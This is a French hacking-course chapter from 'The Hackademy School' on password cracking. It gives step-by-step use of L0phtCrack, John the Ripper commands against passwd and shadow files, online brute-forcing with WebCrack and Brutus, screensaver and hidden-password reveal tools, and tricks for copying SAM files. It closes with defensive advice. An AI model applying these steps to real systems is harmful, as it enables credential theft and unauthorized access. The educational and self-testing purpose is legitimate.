

1. From the local machine  
Pour utiliser cette option, vous devez avoir le statut Administrateur sur la machine. Cette méthode vous dévoilera très rapidement les mots de passe des utilisateurs.
2. From remote machine  
Là aussi, vous devez être Administrateur, mais cette fois-ci, il récupéra le hachage du mot de pass à partir d'une machine distante de votre domaine (vous devrez spécifier le nom de la machine). Cette méthode ne fonctionne pas sur une machine distante utilisant syskey ou Win2k.
3. From NT 4.0 emergency repair disk  
Cette option utilisera le fameux fichier SAM, celui se trouvant dans c:\winnt\repair ou un enregistré sur une disquette (vous devrez spécifier le fichier SAM à utiliser).
4. By sniffing the local network  
Eh oui, LC3 inclut même un sniffer pour intercepter le hachage des machines d'un réseau NT. Il s'agit là d'une option très prisée des pirates en herbe, mais qui peut aussi servir à un administrateur réseau pour tester facilement la force des mots de passe utilisés par ses utilisateurs. Vous devrez spécifier la carte réseau.

Ensuite, il vous demandera la méthode de forçage à utiliser.

Cliquez sur "Custom Options" pour personnaliser l'attaque. LC utilise les 3 méthodes de forçage vues au début du cours :

1. les attaques avec dictionnaire,
2. les attaques par brute force,
3. les attaques hybrides.


# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL




La première case représente l'attaque par dictionnaire (cliquer sur Browse pour lui indiquer le fichier password à utiliser). La deuxième case est pour l'attaque hybride, vous pouvez configurer l'attaque hybride dans le menu "File" --> "Préférences" de l'interface principale. La dernière, vous l'aurez deviné, est utilisée pour le brute force (le "-" permet de spécifier une plage de caractères, ici le brute force utilisera tous les caractères de l'alphabet ainsi

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

que tous les nombres). Si vous désirez changer de plage, il vous suffit de cliquer sur la petite flèche à droite.



Cliquez sur "OK" et "Suivant" pour la suite de la configuration de l'attaque. Le menu ci-dessous vous permet de choisir les informations qui seront visualisables durant le craquage.



1ère case : Affiche les passwords une fois qu'ils ont été trouvés. Dans certains cas, il est être utile de ne pas les afficher.

2ème case : Affiche les hachage des password (les mots de passe cryptés).

3ème case : Affiche la durée pour le craquage de chaque password.

4ème case : Afficher un avertissement quand l'attaque est finie.

Cliquez sur suivant et attendez le résultat ;)

### Le fichier passwd d'Unix

Unix utilise un système de cryptage univoque. Le fichier stockant les mots de pass sur Unix se trouvent dans la plupart des distributions dans le répertoire "/etc/" et se nomme "passwd".

Dans les versions récentes d'Unix, les fichiers passwd ont été décomposés en deux fichiers, car le fichier passwd est accessible à tous. Même si les mots de passe étaient cryptés, tout utilisateur pouvait essayer de les craquer. Grâce au système de "shadow passwords", que nous vous conseillons vivement d'installer, les mots de passe sont conservés dans le fichier "/etc/shadow" lisible uniquement par l'utilisateur root.



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

En tapant : **more /etc/passwd** sur un système Unix, on affiche le fichier passwd. Un fichier passwd ressemble à cela :

```
root:6Tgy1Gs.fTrfS:0:1:Admin:/:sbin/sh
john:K6fRti29nFrsY:1001:10:./usr/john:/bin/sh
sophie:H74jGhhTDsE2i:1002:10:./usr/sophie:/bin/sh
paul:fTqzOyHs88sfZ:1003:10:./usr/paul:/bin/sh
```

Format --> **login : pass : UID : GID : nom complet : repertoire perso : shell**

A noter que même en présence d'un fichier shadow, le fichier passwd permet toujours au pirate de savoir quels sont les logins des utilisateurs du système pour se faire un dictionnaire, et essayer des attaques de brute force.

Dans la plupart des systèmes Unix actuels, les passwords ont donc été remplacés par "x" dans le fichier passwd :

```
root:x:0:1:Admin:/:sbin/sh
john:x:1001:10:./usr/john:/bin/sh
sophie:x:1002:10:./usr/sophie:/bin/sh
paul:x:1003:10:./usr/paul:/bin/sh
```

et les mots de passe sont contenus dans le fichier shadow :

```
root:6Tgy1Gs.fTrfS:11604:::::::
john:K6fRti29nFrsY:::::::
sophie:H74jGhhTDsE2i:::::::
paul:fTqzOyHs88sfZ:::::::
```

format --> **login : pass : date : min : max : avertissement : expiration : désactivation**

Comme pour NT, il existe des softs qui permettent de cracker les mots de pass Unix.

Prenons pour exemple John\_The\_Ripper qui fonctionne aussi sous Windows: <http://www.openwall.com/john/>

```
John the Ripper Version 1.6 Copyright (c) 1996-98 by Solar Designer
Usage: john [OPTIONS] [PASSWORD-FILES]
-single "single crack" mode
-wordfile:FILE -stdin wordlist mode, read words from FILE or stdin
-rules enable rules for wordlist mode
-incremental[:MODE] incremental mode [using section MODE]
-external:MODE external mode or word filter
-stdout[:LENGTH] no cracking, just write words to stdout
-restore[:FILE] restore an interrupted session [from FILE]
-session:FILE set session file name to FILE
-status[:FILE] print status of a session [from FILE]
-makechars:FILE make a charset, FILE will be overwritten
-show show cracked passwords
-test perform a benchmark
-users:[-JLOGIN:UID[...]] load this <these> user(s) only
-groups:[-IGID[...]] load users of this <these> group(s) only
-shells:[-JSHELL[...]] load users with this <these> shell(s) only
-salts:[-JCOUNT] load salts with at least COUNT passwords only
-format:NAME force ciphertext format NAME (DES/BSDI/MD5/BF/AFS/LM)
-savemem:LEVEL enable memory saving, at LEVEL 1..3
```

Une fois le soft installé, tapez les commandes suivantes (dans cet exemple, le fichier dictionnaire et passwd se trouvent sur une disquette) :

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

```
C:\john-16\run>john -test
Benchmarking: Standard DES [24/32 4K]... DONE
Many salts: 70727 c/s
Only one salt: 66933 c/s

Benchmarking: BSDI DES (<x725) [24/32 4K]... DONE
Many salts: 1798 c/s
Only one salt: 1631 c/s

Benchmarking: FreeBSD MD5 [32/32]... DONE
Raw: 1540 c/s

Benchmarking: OpenBSD Blowfish (<x32) [32/32]... D
Raw: 88.4 c/s

Benchmarking: Kerberos AFS DES [24/32 4K]... DONE
Short: 64440 c/s
Long: 168567 c/s


Benchmarking: NT LM DES [24/32 4K]... DONE
Raw: 457237 c/s
```

- john -test (pour voir si john fonctionne correctement)
- john -single a:\passwd (méthode rapide de john pour cracker les pass)
- john -show a:\passwd (permet de visualiser les pass crackés)
- john -w:a:\dico.txt a:\passwd (attaque avec dictionnaire)
- john -i a:\passwd (attaque par brute force)

### Serveurs


Une des manières qui permet de pénétrer sur un serveur est d'utiliser le cracking "en ligne". Pour cracker un site, un pirate peut utiliser un soft comme WebCrack qui permet de faire une attaque par dictionnaire sur une page utilisant l'authentification HTTP.

### WebCrack



*Ci-contre, l'interface principale de wwwcrack.*

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL




*Ci-dessus, un exemple d'identification HTTP.*

Pour utiliser wwwCrack, le pirate utilisera plusieurs dictionnaires. Un pour les logins et un pour les pass. Dans "Target URL", il mettra l'URL cible qu'il désire cracker. Dans notre test, on a essayé de cracker une machine locale utilisant SWAT (interface HTML de Samba qui requiert une authentification par login/mot de pass sur le port 901).

## Brutus

Brutus est un soft similaire à wwwCrack, en plus dangereux puisqu'il permet de cracker divers services comme FTP, POP3, Telnet, SMB, etc.



Les options sont à peu près les mêmes que pour les softs précédents

### "Connection Options"

Target : Ip cible

Type : Type de services (FTP,Telnet,etc.)

Port : Port cible

Connections : Nombre de connexions simultanées

Timeout : Durée du timeout

Proxy : pour utiliser un proxy (se référer plus loin dans le cours)

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

“Services Options”: suivant le type de services sélectionné, il existe diverses options dans cette partie.

“Authentication Options”


Pass Mode : type d'attaque (dico, hybride, brute force)

### Screensavers

Il existe dans certains cas des méthodes pour contourner ou trouver un mot de passe d'écran de veille.

#### Lorsque l'écran de veille n'est pas actif

Il est possible pour un pirate de voir le mot de passe de votre écran de veille, grâce à un soft comme Screen Saver Password (<http://www.ptorris.com/>)



En un clic, il vous affiche le mot de passe de votre écran de veille !

#### Lorsque votre écran de veille est actif


Les essais suivants peuvent être réalisés pour tester votre sécurité:

- Essayer la combinaison CTRL+ALT+SUPPR pour tenter de faire apparaître le gestionnaire de tâches et ainsi désactiver le screensaver.
- Rebooter la machine sous DOS pour récupérer le fichier user.dat, pour le copier sur une autre machine win9x dans le même répertoire, puis le décrypter avec Sreen Saver Password.
- Avec Cdsaver (<http://welcome.to/wangdomain>) il est possible de créer un cd autobootable sous windows qui permettrait de cracker un mot de pass d'écran de veille actif, si l'option autobootCD de windows est active. Ce qui aurait pour effet de lancer automatiquement CDSaver (soft de brut force) directement à partir du Cdrom... Pensez à désactiver le fonction “Auto Run” de votre lecteur de CD !

### Les pass cachés avec des astérisques

Imaginons. Vous vous connectez à internet de façon automatique (le pass n'est pas demandé a chaque démarrage d'internet). Il serait facile pour quelqu'un qui aurait accès à votre machine de voir votre pass grâce à un soft du genre Snadboy's Révélation (<http://www.snadboy.com>) ou VuPassword (<http://www.ptorris.com/>).

#### Révélation



Il suffit de faire un click gauche sur la cible, de maintenir le click et de déplacer la souris sur le pass à révéler. Vous verrez apparaître le pass en clair sur Révélation



# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

## Protections

Il existe une multitude de softs qui permettent de craquer toute sorte de fichiers protégés (pwl, sam, zip, excel, word, etc.).

Il est donc important de toujours choisir un mot de pass comportant un maximum de caractères alphabétique, chiffres et caractères spéciaux (pour augmenter au maximum le temps que mettrait un pirate à trouver votre pass).

- Changer assez souvent de mot de passe. Ainsi, le hacker n'aura pas le temps de le cracker.
- Mettre un pass BIOS pour accéder au Setup, au système d'exploitation et changer la séquence de boot pour empêcher de booter à partir d'une disquette.
- Eviter de demander à Windows de sauvegarder vos mots de passe (access internet, messagerie, etc.).
- Installer un logiciel comme ZoneAlarm qui est simple d'utilisation pour ceux qui n'ont jamais utilisé de Firewall, ce qui vous permettra de détecter toutes intrusions sur votre machine et de bloquer certains port ou protocoles. Je vous conseille aussi l'installation d'un antivirus.
- Mettre à jour votre système d'exploitation, ainsi que tous vos logiciels, le plus souvent possible.
- Ne pas utiliser toujours le même mot de passe pour vos diverses authentifications.
- Toujours changer le mot de passe par défaut de tous les services installés sur votre machine.
- Ne pas stocker de fichier SAM sur votre système NT qui puisse être accessible à tous.

<http://www.lostpassword.com> (site avec divers crackeurs de pass)

<http://www.zonelabs.com> (site officiel pour télécharger ZoneAlarm)

<http://www.try2hack.nl> (Challenges pour tester vos capacités à cracker un mot de passe)



## Accès au fichiers

Nous allons voir dans cette section certaines astuces utilisées pour récupérer un fichier .pwl ou SAM en ayant un accès physique à la machine. Cela vous permettra de vérifier que les restrictions que vous avez mises en place, parfois en payant assez cher un logiciel commercial, ne pourront pas être contournées trivialement par vos utilisateurs !

## L'explorateur


Vous connaissez tous l'explorateur windows ;) (appuyez sur la touche windows de votre clavier + E)

### Avec "Exécuter"



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL


Cliquez sur "Parcourir..." et dans "Type :." choisissez "Tous les fichiers"



Il ne restera plus qu'à trouver le fichier à sauvegarder. Cette méthode s'applique pour beaucoup de softs sous windows (ex: Notepad).

### Une autre méthode pour accéder aux répertoires windows

Faites un clic droit sur votre fond d'écran et cliquez sur propriété.




## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL


Cliquez sur "Parcourir" comme pour la deuxième méthode. Mais vous remarquerez qu'il n'est pas possible de choisir le type de fichiers pour voir "Tous les fichiers". Pour déjouer cette mini-protection, il suffit de mettre un signe "\*" dans le nom du fichier et tapez Enter. Comme par magie, tous les fichiers apparaissent.

### Internet Explorer

Tapez : "file:///c:" pour accéder au lecteur c: ou directement "c:"



Internet Explorer vous permet aussi de visualiser les lecteurs partagés par les autres machines du réseau.




Tapez : "file://[nom de l'ordinateur]" pour accéder aux ressources partagées.

### Disquette de démarrage

De cette manière, il est possible d'utiliser le DOS pour accéder au fichier SAM par exemple, et le copier sur une disquette. Nous verrons les commandes DOS dans la partie sur les fichiers .bat. Pour faire une disquette de démarrage avec Win98, rien de plus simple...

